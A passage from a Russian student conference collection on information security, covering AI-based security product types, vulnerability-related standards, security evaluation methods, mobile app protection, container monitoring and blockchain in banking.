NDR (Network Detection and Response) – устройства и аналитические платформы, которые обнаруживают атаки на сетевом уровне и позволяют оперативно на них реагировать. Используя накопленную статистику и базу знаний об угрозах, продукты данного типа выявляют с помощью технологий ИИ угрозы в сетевом трафике и могут автоматически на них реагировать надлежащим образом, изменяя конфигурацию сетевых устройств и шлюзов.

UEBA (User and Entity Behavior Analytics) – системы поведенческого анализа пользователей и информационных сущностей. Данные системы детектируют необычное поведение и используют его для обнаружения внутренних и внешних угроз.

TIP (Threat Intelligence Platform) – платформы раннего детектирования угроз и реагирования на них, действующие на основе большого количества различных данных и индикаторов компрометации. Применение ИИ позволяет повысить эффективность выявления неизвестных угроз на ранних этапах.

SIEM (Security Information and Event Management) – решения, которые осуществляют мониторинг информационных систем, в режиме реального времени анализируют события безопасности, поступающие от сетевых устройств, средств защиты информации, ИТ-сервисов, инфраструктуры систем и приложений, и помогают обнаружить инциденты ИБ.

SOAR (Security Orchestration and Automated Response) – системы, позволяющие выявлять угрозы информационной безопасности и автоматизировать реагирование на инциденты. В решениях данного типа, в отличие от SIEM-систем, ИИ помогает не только проводить анализ, но и автоматически реагировать надлежащим образом на выявленные угрозы.

Средства защиты приложений (Application Security) – системы, позволяющие определять угрозы безопасности прикладных приложений, управлять дальнейшим циклом мониторинга и устранения таких угроз. Основным сценарий применения технологий ИИ в системах защиты прикладных приложений – автоматический сбор информации об уязвимостях, атаках и заражениях, доступной в открытых источниках, и основанная на его результатах автоматизация защитных действий: сканирования на уязвимости, изменения правил защиты для веб-приложений, выявления угроз и изменения рисковей модели.

Антифрод (Antifraud) – системы, позволяющие выявлять угрозы в бизнес-процессах и предотвращать мошеннические операции в режиме реального времени. В системах защиты от мошенничества технологии ИИ применяются для определения отклонений от установленных бизнес-процессов, тем самым

помогая быстро реагировать на возможное финансовое преступление или уязвимость процессов.

Представленные особенности позволят обеспечить *систематизацию различных продуктов и определение их наиболее эффективного применения в различных областях, что играет ключевую роль в понимании и выборе соответствующих технологий и подходов для каждого конкретного сценария использования.*

Благодаря применению инновационных решений, основанных на использовании технологий ИИ, компании могут заметить *значительное повышение эффективности в расследовании инцидентов, управлении персоналом по информационной безопасности, обнаружении и скорости реакции на угрозы, а также в сокращении количества ложных срабатываний.*

На сегодняшний день искусственный интеллект и машинное обучение играют скорее поддерживающую роль, помогая человеку справиться с огромным объемом данных, требующих анализа. Искусственный интеллект и информационная безопасность в будущем будут неразрывно связаны между собой [3].

Список источников

1. Ватьян, А. С. Системы искусственного интеллекта / А. С. Ватьян, Н.Ф. Гусарова, Н.В. Добренко. – СПб: Университет ИТМО, 2022. – 186 с. (дата обращения 11.03.2024).
2. Потапов А.С. Технологии искусственного интеллекта – СПб: СПбГУ ИТМО, 2010. – 218 с. (дата обращения 16.03.2024).
3. Человек и системы искусственного интеллекта / под ред. акад. РАН В. А. Лекторского. – СПб.: Изд-во «Юридический центр», 2022 – 328 с. (дата обращения 21.03.2024).
4. Аверченков В.И. Аудит информационной безопасности. Учебное пособие / (3-е издание, стереотипное) Москва, 2016.
5. Рытов М.Ю., Шкаберин В.А., Лысов Д.А., Горлов А.П. Авторизация пользователей на основе комплексного применения методов распознавания лиц. Информация и безопасность. 2016. Т. 19. № 1. С. 106-109.
6. Аверченков В.И., Шкаберин В.А., Спасенников В.В., Рытов М.Ю., Лексиков Е.В. Конкурентная разведка: технологии и противодействие. Брянск, 2014.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Обзор нормативно-правовой базы в области эксплуатации уязвимостей

Музалевская Елизавета Андреевна (ст. гр. О-20-БАС-1-боис-С)

Работа выполнена под руководством доцента кафедры «Системы информационной безопасности», Голембиовской Оксаны Михайловны (Bryansk-tu@yandex.ru)

Аннотация: нормативно-правовая база в сфере использования уязвимостей является главным инструментом для обеспечения безопасности информационных систем. В настоящее время, когда цифровые технологии находят все широкое применение, защита от уязвимостей становится все более важной. Возможные последствия эксплуатации уязвимостей могут быть серьезными, такими как потеря данных, кража конфиденциальной информации или взлом системы.

Ключевые слова: нормативно-правовая база, уязвимости.

Нормативно-правовая база в области эксплуатации уязвимостей является важным инструментом для обеспечения безопасности информационных систем. В современном мире, где цифровые технологии проникают во все сферы жизни и деятельности, защита от уязвимостей становится все более актуальной. Эксплуатация уязвимостей, особенно в сфере информационных технологий, может привести к серьезным последствиям, таким как потеря данных, кража конфиденциальной информации или взлом системы.

1. Национальный стандарт РФ ГОСТ Р 56545-2015 "Защита информации. Уязвимости информационных систем. Правила описания уязвимостей"[1]

В настоящем стандарте приняты правила описания уязвимостей, которые могут быть использованы специалистами по информационной безопасности при создании и ведении базы данных уязвимостей ИС, разработке средств контроля (анализа) защищенности информации, разработке моделей угроз безопасности информации и проектировании систем защиты информации, проведении работ по идентификации, выявлению уязвимостей, их анализу и устранению.

Таким образом, анализ данного стандарта представил форму описания уязвимостей, руководствоваться которой можно при построении различных процессов ИБ.

2. Национальный стандарт РФ ГОСТ Р 56546-2015 "Защита информации. Уязвимости информационных систем. Классификация уязвимостей информационных систем" [2]

В настоящем стандарте уязвимости информационных систем классифицируются на основе области происхождения, типов недостатков и места возникновения. Для классификации используются как классификационные, так и поисковые признаки.

К основным поисковым признакам относятся операционная система, тип аппаратной платформы, имя и версия ПО, а также степень опасности уязвимости.

К дополнительным поисковым признакам относятся язык программирования и используемая служба (порт).

Уязвимости информационных систем подразделяются на классы в зависимости от области происхождения, типов недостатков и места возникновения. Например, в области происхождения выделяются уязвимости кода, конфигурации, архитектуры, организационные и многофакторные уязвимости. По типам недостатков ИС выделяются ошибки настройки параметров, неполнота проверки входных данных, возможность прослеживания пути доступа и др. Уязвимости могут возникать как в общесистемном, прикладном и специальном ПО, так и в технических средствах, сетевом оборудовании и средствах защиты информации.

3. Национальный стандарт РФ ГОСТ Р 56939-2016 "Защита информации. Разработка безопасного программного обеспечения. Общие требования" [3]

Настоящий стандарт устанавливает общие требования к содержанию и порядку выполнения работ, связанных с созданием безопасного (защищенного) программного обеспечения и формированием (поддержанием) среды обеспечения оперативного устранения выявленных пользователями ошибок программного обеспечения и уязвимостей программы.

4. Приказ ФСТЭК России от «30» июля 2018 г. № 131 Требования по безопасности информации, устанавливающие уровни доверия к средствам технической защиты информации и средствам обеспечения безопасности информационных технологий (выписка) [4]

В данном документе указано, что существует 6 уровней доверия для определения требований по безопасности информации. Средства защиты информации и средства вычислительной техники должны соответствовать определенному уровню доверия. Наиболее высокий уровень - первый, наиболее низкий - шестой. Соответствующие уровню доверия средства применяются в различных системах, таких как государственные информационные системы, информационные системы персональных данных и объекты критической информационной инфраструктуры различных категорий. Чтобы соответствовать требованиям по безопасности информации, средства защиты информации и средства вычислительной техники должны проходить сертификацию на соответствие этим требованиям.

Соответствие классов средств защиты информации и средств вычислительной техники уровням доверия определено следующим образом: средства защиты информации 6 класса соответствуют 6 уровню доверия, средства защиты информации 5 класса соответствуют 5 уровню доверия, а средства защиты информации 4 класса и средства вычислительной техники 5 класса соответствуют 4 уровню доверия.

5. ФСТЭК Методический документ Руководство по организации процесса управления рисками в органе (организации) Методический документ от 17 мая 2023 года [5]

Процесс управления уязвимостями (мониторинг уязвимостей и оценка их применимости; оценка уязвимостей; определение методов и приоритетов устранения уязвимостей; устранение уязвимостей; контроль устранения уязвимостей).

Мониторинг уязвимостей и оценка их применения (анализ информации об уязвимостях; оценка применимости уязвимости; принятие решений на получение дополнительной информации; постановка задачи на сканирование объектов; сканирование объектов; оценка защищенности).

Оценка уязвимостей (получение информации об объектах, подверженных уязвимости; определение уровня опасности уязвимости; определение влияния на ИС; расчет критичности уязвимости).

Определение методов и приоритетов устранения уязвимостей (определение приоритетности устранения уязвимостей; определение методов устранения уязвимостей; принятие решения о срочной установке обновлений; создание заявки на срочную установку обновления; принятие решения о срочной реализации компенсирующих мер защиты информации; создание заявки на установку обновления; создание заявки на реализацию компенсирующих мер защиты информации).

Устранение уязвимостей (согласование установки с руководством подразделения ИТ; тестирование обновления; установка обновления в тестовом сегменте; принятие решения об установке обновления; установка обновления; формирование плана установки обновлений; разработка и реализация компенсирующих мер защиты информации).

Контроль устранения уязвимостей (принятие решения о способе контроля; проверка объектов на наличие уязвимости; проверка объектов на уязвимости; оценка защищенности; выявление отклонений и неисполнений; разработка приложений по улучшению процесса управления уязвимостями).

Одним из основных задач нормативно-правовой базы является определение требований к процессу эксплуатации уязвимостей. Важным фактором в этом процессе является обеспечение баланса между доступностью информации и ее защитой. С одной стороны, необходимо предоставлять доступ к информации для обеспечения бизнес-процессов и раскрытия информации по закону. С другой стороны, необходимо гарантировать конфиденциальность, целостность и доступность информации.

Эффективное использование нормативной базы в области эксплуатации уязвимостей требует не только соблюдения законодательства, но и развития культуры информационной безопасности. Обучение персонала, мониторинг и анализ новых угроз, а также систематическое тестирование и исправление уязвимостей являются важными компонентами комплексного подхода к обеспечению безопасности информационных систем.

В заключение, нормативно-правовая база в области эксплуатации уязвимостей играет ключевую роль в обеспечении безопасности информационных систем. Она регламентирует процессы и требования к защите от уязвимостей, а также определяет ответственность за нарушение требований. Комплексный подход к использованию нормативной базы позволяет достичь оптимального соотношения между доступностью информации и ее защитой.

Список источников

1. ГОСТ Р 56545-2015. Национальный стандарт Российской Федерации. Защита информации уязвимости информационных систем. Правила описания уязвимостей // Электронный фонд правовых и нормативно-технических документов URL: <https://docs.cntd.ru/document/1200123701> (дата обращения: 05.03.2024).

2. ГОСТ Р 56546-2015 Национальный стандарт Российской Федерации. Защита информации уязвимости информационных систем Классификация уязвимостей информационных систем // Электронный фонд правовых и нормативно-технических документов URL: <https://docs.cntd.ru/document/1200123701> (дата обращения: 05.03.2024).

3. ГОСТ Р 56939-2016 Национальный стандарт Российской Федерации. Защита информации разработка безопасного программного обеспечения. Общие требования // Электронный фонд правовых и нормативно-технических документов URL: <https://docs.cntd.ru/document/1200135525> (дата обращения: 05.03.2024).

4. "Требования по безопасности информации, устанавливающие уровни доверия к средствам технической защиты информации и средствам обеспечения безопасности информационных технологий (выписка)" (утв. приказом ФСТЭК России от 30.07.2018 N 131) // КонсультантПлюс URL: https://www.consultant.ru/document/cons_doc_LAW_347121/ (дата обращения: 07.03.2024).

5. Методический документ от 17 мая 2023 г. // ФСТЭК России. Федеральная служба по техническому и экспортному контролю URL: <https://fstec.ru/dokumenty/vse-dokumenty/spetsialnye-normativnye-dokumenty/metodicheskij-dokument-ot-17-maya-2023-g> (дата обращения: 07.03.2024).

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Анализ существующих направлений и методов оценки эффективности информационной безопасности

Мышляков Дмитрий Владимирович (ст. гр. О-21-БАС-1-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmiriia@gmail.com)

Аннотация: рассмотрены будут основные подходы и инструменты, используемые специалистами в данной области. Также будет проанализировано влияние разных направлений и методов на эффективность обеспечения информационной безопасности в организациях.

Ключевые слова: информационная безопасность, методы, оценка эффективности.

В современном информационном обществе важно обеспечить защиту информации от различных угроз и рисков. Каждый день мы сталкиваемся с новыми угрозами, связанными с хакерскими атаками, вирусами, кражей данных и другими событиями, которые могут нанести серьезный ущерб деловой репутации и потере конфиденциальной информации. Поэтому актуальность разработки и применения эффективных методов оценки информационной безопасности никогда не была такой высокой. Целью данной статьи является обзор основных аспектов информационной безопасности, изучение различных направлений и методов оценки эффективности информационной безопасности и анализ результатов собственных исследований в этой области.

Информационная безопасность - это состояние, при котором информация и информационные ресурсы защищены от несанкционированного доступа, использования, раскрытия, изменения и уничтожения. В процессе обеспечения информационной безопасности важно учитывать основные угрозы и риски. Угрозы могут включать злоумышленников, социальную инженерию, программное обеспечение с вредоносным кодом и другие факторы, которые могут нанести вред информационной системе или организации.

Для оценки эффективности информационной безопасности существует несколько направлений, включающих криптографические методы, защиту сетей и систем, а также контроль доступа. Криптографические методы позволяют обеспечить защиту данных путем их шифрования и дешифрования. Защита сетей и систем включает в себя меры по обнаружению и предотвращению несанкционированного доступа, а также по обеспечению целостности и доступности данных. Контроль доступа позволяет управлять правами доступа к информационным ресурсам, ограничивая идентификацию и авторизацию пользователей.

Существует несколько методов оценки эффективности информационной безопасности, которые можно разделить на количественные, качественные и статистические методы. Количественные методы представляют собой формализованный подход, основанный на измерении и оценке эффективности информационной безопасности по числовым показателям. Например, можно измерить стоимость потерь, связанных с нарушениями безопасности, или оценить уровень уязвимости информационной системы. Преимущество использования количественных методов заключается в возможности проведения точных и объективных измерений, что позволяет сравнивать различные системы безопасности и определять их эффективность. Качественные методы оценки эффективности информационной безопасности основываются на оценке качественных характеристик системы безопасности. Это может включать оценку уровня защиты, сложности атаки, уровня подготовки персонала и других факторов. Качественные методы часто используются в сочетании с экспертными оценками или опросами, чтобы получить мнение специалистов или пользователей о состоянии информационной безопасности. Этот подход позволяет учесть субъективные факторы и особенности конкретной ситуации. Статистические методы оценки эффективности информационной безопасности основываются на анализе данных и выявлении паттернов и тенденций. Это включает в себя сбор и анализ статистических данных о нарушениях безопасности, включая типы атак, их распространение, частоту и другие характеристики. Статистический анализ позволяет выявить общие закономерности и определить наиболее значимые угрозы и слабые места в системе безопасности. Все эти методы имеют свои преимущества и ограничения, и выбор конкретного метода зависит от целей оценки, доступных ресурсов и специфики конкретной ситуации. Часто комбинированный подход, который сочетает различные методы оценки, является наиболее эффективным подходом для получения полной картины эффективности информационной безопасности.

Для проведения собственных исследований в области оценки эффективности информационной безопасности, были проведены эксперименты и применена соответствующая методология. Были проанализированы полученные результаты и описаны особенности исследования.

В результате сравнения и анализа преимуществ и недостатков различных направлений и методов оценки эффективности информационной безопасности, можно сделать вывод, что каждый подход имеет свои особенности и может быть эффективен в определенных условиях. Однако, наиболее эффективными методами оценки информационной безопасности могут являться комбинированный подход, который сочетает количественные и качественные методы, а также контроль доступа для обеспечения защиты информационных ресурсов.

Данная статья представляет обзор основных аспектов информационной безопасности, различных направлений и методов оценки эффективности информационной безопасности. В результате исследования были получены результаты, которые позволяют сделать выводы о наиболее эффективных

методах оценки информационной безопасности. Дальнейшие исследования в данной области могут включать разработку новых методов оценки и тестирования информационной безопасности, а также оптимизацию существующих подходов для повышения эффективности защиты информации.

Список источников

1. Калмуратова С.М., Нукусбаев Н.Ж. Анализ методов и методика оценки эффективности систем защиты информации URL: <https://cyberleninka.ru/article/n/analiz-metodov-i-metodika-otsenki-effektivnosti-sistem-zaschity-informatsii>.
2. Аверченков В.И., Шкаберин В.А., Спасенников В.В., Рытов М.Ю., Лексиков Е.В. Конкурентная разведка: технологии и противодействие. Брянск, 2014.
3. Рытов М.Ю., Мегаев К.А. Алгоритм управления трафиком в среде корпоративного портала. Вестник Брянского государственного технического университета. 2014. № 1 (41). С. 87-93.
4. Малахов Ю.А. Защита интеллектуальной собственности. учеб. пособие для студентов вузов, обучающихся по направлению подготовки дипломированных специалистов 200500 - Метрология, стандартизация и сертификация, специальностям 200501 - Метрология и метрологическое обеспечение, 200503 - Стандартизация и сертификация / Сер. Организация и технология защиты информации. Брянск, 2005.
5. Богомоллов С.А., Спасенников В.В. Проблемы стандартизации эргономических требований в процессе создания новых систем, изделий и инновационных технологий. Вестник Брянского государственного технического университета. 2018. № 1 (62). С. 73-84.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Анализ алгоритмов обеспечения безопасности мобильных приложений

Никулин Артем Александрович (ст. гр. О-21-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: данная статья рассматривает актуальную проблему безопасности в сфере мобильных технологий. В контексте растущего числа киберугроз и увеличения числа пользователей мобильных устройств, статья обсуждает основные угрозы безопасности, с которыми сталкиваются пользователи мобильных приложений, а также предлагает эффективные методы защиты.

Ключевые слова: угрозы безопасности, мобильные приложения, вредоносные программы, шифрование данных.

С развитием мобильных технологий и распространением смартфонов и планшетов мобильные приложения стали неотъемлемой частью повседневной жизни. Однако вместе с удобством использования мобильных приложений возникают и риски в области безопасности, так как мобильные устройства становятся объектом интереса для киберпреступников. В данной статье мы рассмотрим основные угрозы безопасности в области мобильных приложений и методы защиты в мобильной среде.

По данным Kaspersky Security Network, в первом квартале 2023 года предотвращено 4 948 522 атаки с использованием вредоносного, рекламного или нежелательного мобильного ПО.

Самой распространенной угрозой для мобильных устройств стало рекламное ПО (AdWare), на долю которого пришлось 34,8% всех обнаруженных угроз.

Было обнаружено 307 529 вредоносных установочных пакетов, из которых: 57 601 пакет относился к мобильным банковским троянам, 1767 пакетов к мобильным троянцам-вымогателям.

Угрозы безопасности мобильных приложений:

Мошенничество и вредоносные приложения. Киберпреступники могут создавать вредоносные приложения, которые выдают себя за полезные программы, но на самом деле собирают личные данные пользователей или наносят вред устройству.

Утечка данных. Многие мобильные приложения требуют доступ к личной информации пользователя, такой как контакты, местоположение, фотографии и другие данные. Несанкционированный доступ к этой информации или утечка данных из приложений может привести к серьезным последствиям для пользователей.

Атаки перехвата трафика. Киберпреступники могут пытаться перехватывать трафик между мобильными устройствами и серверами приложений для получения доступа к личной информации или конфиденциальным данным.

Вредоносные встроенные программы и эксплойты. Атаки на уязвимости в мобильных операционных системах и приложениях могут быть использованы для распространения вредоносных программ и проведения атак на устройства.

Методы защиты в мобильной среде:

Проверка источника. Пользователи должны загружать приложения только из официальных магазинов приложений, таких как Google Play Store или Apple App Store, чтобы минимизировать риск загрузки вредоносных программ.

Проверка беспроводных подключений Wi-Fi. Есть вероятность, что вместо знакомой открытой точки доступа Wi-Fi это окажется хотспот с тем же именем, но созданный злоумышленником и потому – потенциально опасный. Для защиты данных необходимо выполнять следующие правила: во-первых, нужно избегать

публичных не зашифрованных точек доступа, во-вторых, регулярно очищать список запомненных сетей Wi-Fi, в-третьих, отключить принудительно слежение за беспроводными сетями.

Использование VPN соединения. Использование VPN защитит передаваемые и получаемые данные, а также поможет обойти возможные запреты на доступ к тем или иным ресурсам.

Права доступа к приложениям. При установке приложений пользователи должны внимательно изучать запрашиваемые права доступа и предоставлять только необходимые разрешения.

Шифрование данных. Если информация на телефоне зашифрована, то даже при его потере или хищении данные не попадут в чужие руки. Шифрование защитит ваши данные в случае утери аппарата. Пароль нужно будет вводить при каждом включении аппарата.

В завершение можно сказать, что безопасность в области мобильных приложений является важным аспектом для защиты личной информации и обеспечения безопасности пользователей. С учетом растущего числа угроз безопасности в мобильной среде, необходимо принимать соответствующие меры защиты для минимизации рисков и обеспечения безопасности мобильных устройств и данных.

Список источников

1. Гаврилов Г.Н. Обзор современного состояния защиты информации в мобильных системах.

2. Богомолов С.А., Спасенников В.В. Проблемы стандартизации эргономических требований в процессе создания новых систем, изделий и инновационных технологий. Вестник Брянского государственного технического университета. 2018. № 1 (62). С. 73-84.

3. Аверченкова Е.Э., Черкасов В.К. Социально-экономические системы: основные понятия и методы их моделирования. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. материалы I научно-практической конференции профессорско-преподавательского состава факультета экономики и управления, посвященной 85-летию БГТУ. Под редакцией Е.И. Сорокиной, Е.А. Дергачевой. 2014. С. 151-155.

4. Еременко В.Т., Рытов М.Ю., Голембиовская О.М., Рязанцев П.Н. Комплексные системы защиты информации предприятия. Орел, 2016.

5. Кузьменко А.А., Кондрашин Д.Е. Методы и подходы к разработке системы автоматизированного анализа динамики изменения площади лесных насаждений на основе методов автоматического распознавания образов. Эргодизайн. 2019. № 4 (6). С. 230-240.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Усовершенствование механизмов мониторинга и аудита контейнерных сред для предотвращения угроз

Паршиков Руслан Владиславович (ст. гр. О-21-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в статье рассматривается актуальная проблема угроз безопасности контейнерных сред и необходимость усовершенствования механизмов их мониторинга и аудита. Представлены статистические данные, подтверждающие рост числа инцидентов, связанных с уязвимостями контейнерных сред. Рассмотрены существующие решения и предложены методы и алгоритмы для повышения эффективности мониторинга и аудита контейнерных сред с целью предотвращения угроз.

Ключевые слова: контейнеры, безопасность, угрозы, мониторинг, аудит, усовершенствование, защита.

С развитием цифровых технологий и переходом к облачным вычислениям контейнерные технологии становятся все более популярными в мире информационных технологий. Они обеспечивают удобство, гибкость и масштабируемость при развертывании и управлении приложениями. Однако с ростом использования контейнеров возникает также и ряд серьезных проблем в области безопасности информации.

Проблема безопасности контейнерных сред становится все более острой из-за возрастающего числа инцидентов, связанных с уязвимостями контейнерных приложений и инфраструктуры. Атаки на контейнеры могут привести к утечке конфиденциальных данных, нарушению работы сервисов и серьезным финансовым потерям для компаний. Такие угрозы, как эксплуатация уязвимостей, атаки отказа в обслуживании (DDoS) и несанкционированный доступ, становятся все более хитрыми и сложными.

Стандартные механизмы мониторинга и аудита, применяемые для обеспечения безопасности в традиционных окружениях, часто недостаточно эффективны в контексте контейнеров. Необходимость разработки и применения специализированных методов и инструментов для мониторинга и аудита контейнерных сред становится неизбежной.

По данным исследований, проведенных ведущими компаниями в области информационной безопасности, более 70% кибератак, связанных с контейнерами, могли быть предотвращены при более системном и внимательном мониторинге контейнерных сред. Это подчеркивает актуальность проблемы и необходимость ее решения.

На сегодняшний день существует ряд инструментов и платформ для мониторинга и аудита контейнерных сред. Среди них можно выделить такие инструменты, как Prometheus, Grafana, Sysdig, Falco и другие. Однако многие из них имеют ограниченные возможности в обнаружении и предотвращении новых и неизвестных угроз. Большинство существующих решений основано на правилах и шаблонах, что может оставить пробелы в обнаружении более сложных атак.

Для усовершенствования механизмов мониторинга и аудита контейнерных сред предлагается использование передовых методов машинного обучения и анализа больших данных. Это позволит создать системы, способные автоматически обнаруживать аномалии и нештатные ситуации в контейнерных средах, а также предсказывать вероятность возникновения угроз. Например, можно использовать алгоритмы машинного обучения для анализа образцов поведения контейнеров и обнаружения отклонений от нормы, что может указывать на наличие атаки или уязвимости.

Кроме того, важным направлением является разработка интегрированных платформ, объединяющих в себе функции мониторинга, аудита, аналитики и реагирования на угрозы. Такие платформы должны предоставлять возможность централизованного управления безопасностью контейнерных сред, а также обеспечивать интеграцию с другими системами безопасности, такими как системы обнаружения вторжений (IDS) и системы управления аутентификацией и авторизацией (IAM).

Также важным аспектом улучшения механизмов мониторинга является повышение их скорости и масштабируемости. С увеличением размеров и сложности контейнерных инфраструктур становится необходимо обеспечить возможность эффективного мониторинга и аудита даже в крупных и распределенных средах.

Усовершенствование механизмов мониторинга и аудита контейнерных сред является ключевым шагом в обеспечении безопасности информации в современных IT-инфраструктурах. Применение передовых методов машинного обучения и анализа данных, а также разработка интегрированных платформ позволит организациям эффективно обнаруживать, анализировать и реагировать на угрозы, минимизируя риски для бизнеса.

Список источников

1. Сборник материалов Международной научно-практической конференции (30 июня 2020 г.), – Кемерово: ЗапСибНЦ, 2020 – 69 с.
2. Leonov Yu.A., Leonov E.A., Kuzmenko A.A., Martynenko A.A., Averchenkova E.E., Filippov R.A. Selection of rational schemes automation based on working synthesis instruments for technological processes. Yelm, WA, USA, 2019.
3. Рытов М.Ю., Мегаев К.А., Еременко С.В. Теоретические основы управления обменом данными в среде корпоративного портала промышленного предприятия. Брянск, 2014.

4. Ерохин Д.В., Спасенников В.В. Экономико-психологические принципы и методы маркетинговых исследований. Вестник Брянского государственного технического университета. 2013. № 1 (37). С. 102-110.

5. Голубева Г.Ф., Спасенников В.В. Диагностика институционального и личностного доверия как основа изучения национального социального капитала. Экономическая психология: прошлое, настоящее, будущее. 2016. № 3-2. С. 94-103.

Материал поступил в редколлегию 20.04.2024

УДК 004

Анализ актуальности и безопасности применения блокчейн технологии в банковской сфере

Проценко Дмитрий Владиславович (ст. гр. О-21-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в данной статье будут рассмотрены перспективы применения технологии blockchain (цепочка блоков) в банковском секторе, плюсы и минусы использования новых решений, рассмотрение безопасности применения данной технологии и примеры реализации данной технологии банками.

Ключевые слова: блокчейн, банковский сектор, финансовая сфера.

В современном мире появляется большое количество альтернатив банковской системы, и чтобы не потерять клиентов банкам необходимо внедрять новые технологии в свою работу. Одной из таких технологий является blockchain (цепочка блоков), данную технологию можно применять для улучшения эффективности, снижения затрат, повышения безопасности, обеспечения прозрачности работы банков.

Блокчейн – распределённая база данных, состоящая из связанных между собой блоков, находящихся у пользователей данной сети и хранящих в себе транзакции. Первоначально данная технология создавалась для обеспечения транзакций криптовалюты биткоин с применением распределённого реестра.

Сегодня данная технология используется в огромном количестве сфер экономики (рис. 1).




Рисунок 1 – Сектора использования блокчейн технологий [1]

Из диаграммы, представленной на рисунке один видно, что после криптовалюты, применение блокчейн технологиям в большей части нашлось в банковском и финансовом секторе. Довольно противоречивой выглядит ситуация использования банками технологии которая была разработана для их ослабления. Одним из основных принципов блокчейна является децентрализация, то есть избавление от посредника в нашем случае банка, операции проходят между пользователями (пирами) по обоюдному согласию, и транзакция записывается в блок, без возможности её дальнейшего редактирования.

Создание проектов с применением блокчейн технологий это очень трудный о дорогой процесс, поэтому на российском рынке присутствуют примеры проектов только от крупнейших банков, а также их объединения как с другими банками, так и с крупными технологическими компаниями, примеры таких проектов представленный в таблице 1, составленной с использованием [2].

Таблица 1 – примеры проектов с применением блокчейн технологии

Банки	Проекты с использованием технологии блокчейн
Центральный банк	<ul style="list-style-type: none"> - проект для обеспечения безопасности и механизм подтверждения операций, использующий механизм защиты операций Proof-of-Stake - проект, созданный с целью исследования блокчейн технологии, применимости для финансовых операций и уровня безопасности, основан на Эфириуме и использовал алгоритм Proof-of-Work. - мастерчейн – система для хранения и обмена данных. Данное решение позволяет централизованно контролировать и обрабатывать операции обмена и хранения данных.
Банк «Открытие»	<ul style="list-style-type: none"> - проект по обмену данными из "черных списков" (клиенты совершившие недобросовестные или незаконные операции) со сберегательным банком. - проект по организации международных платежей. - совместно с "АК БАРС" и Сбербанком был создан проект по обмену KYC-анкетами (Know Your Customer) сведениями о клиентах.

Альфа-Банк	<p>- совместно с S7 Airlines был разработан проект оплаты на основе смарт контрактов, снизив время оплаты с недели до нескольких часов.</p> <p>- разработка собственных платформ на базе различных блокчейн-технологий, таких как Эфириум, HyperLedger Fabric и Cyber FT.</p>
Сбербанк	<p>- проект по автоматизации работы с документацией, направленный на замену посредников в данной сфере на собственные ресурсы. (был разработан при участии ФАС)</p> <p>- лаборатория для изучения созданных на базе блокчейна новых продуктов, а также создания собственных решений.</p>
Тинькофф	<p>- открытие центра разработки бизнес-решений на базе блокчейн технологий на территории инновационного центра «Сколково», основные аспекты изучения:</p> <ul style="list-style-type: none"> • Исследования в области крипто экономики • Развитие биометрических технологий • Разработка инновационных решений на основе облачных технологий

Наличие проектов, основанных на блокчейне говорит о вере руководства различных банков в перспективность данной технологии, рассмотрим основные возможные преимущества, которые может внести данный метод при внедрении его в банковский сектор:

Огромным преимуществом технология блокчейн обладает в сфере переводов, а именно в стоимости и скорости перевода. В данном случае транзакция происходит без участия человеческого фактора, который иногда приводит к незапланированным тратам. Так же преимущество распределённого регистра в отсутствии посредника, берущего свою комиссию. При использовании блокчейн технологи стоимость перевода сводится к стоимости обслуживания ЭВМ, составляющих данную сеть. Скорость переводов в блокчейне превышает скорость банковской системы, более наглядно это проявляется при международных транзакциях. Примером эффективности использования блокчейн технологий при международных платежах может стать транзакция на 45,5 тысяч биткоинов (около \$280 млн) произведённая летом 2018 года, прошёл перевод средств за несколько минут, а комиссия составила \$0,04.

При внедрении банками блокчейн технологий будет существенно уменьшен документооборот, так как сведения о всех транзакциях хранятся в базе данных и доступны каждому участнику сети, за исключением скрытых транзакций. Два этих преимущества очень актуальны для решения проблемы маленьких переводов, для обеспечения перевода даже очень маленьких сумм банкам необходимо составлять на них документацию и в большинстве своём обслуживание таких переводов, как и комиссия для клиентов банка становится соизмерима с самим переводом.

Помимо работы с финансами, применение блокчейн технологии в банковской сфере возможно для хранения и обработки информации. Основной информацией для банков являются сведения о клиентах, сегодня банки партнёры обращаются за помощью в специализированные компании для решения проблемы обеспечения обмена информацией о пользователях, так как в базах данных банков используются различные сведения о клиентах что затрудняет

сопоставления данных для выяснения является ли клиент обоих банков одним человеком. Решение данной проблемы с помощью блокчейн технологий, например через настройку доступа к определенным частям общего реестра поможет организовать обмен информацией между банками без посредников.

Также можно выделить положительное изменение при внедрении блокчейн технологий для служб, следящих за законностью работы банка, транзакции произведённые в блокчейне остаются в нём навсегда и также отсутствует возможность их редактирования, а это значит, что работа банка становится более прозрачной.

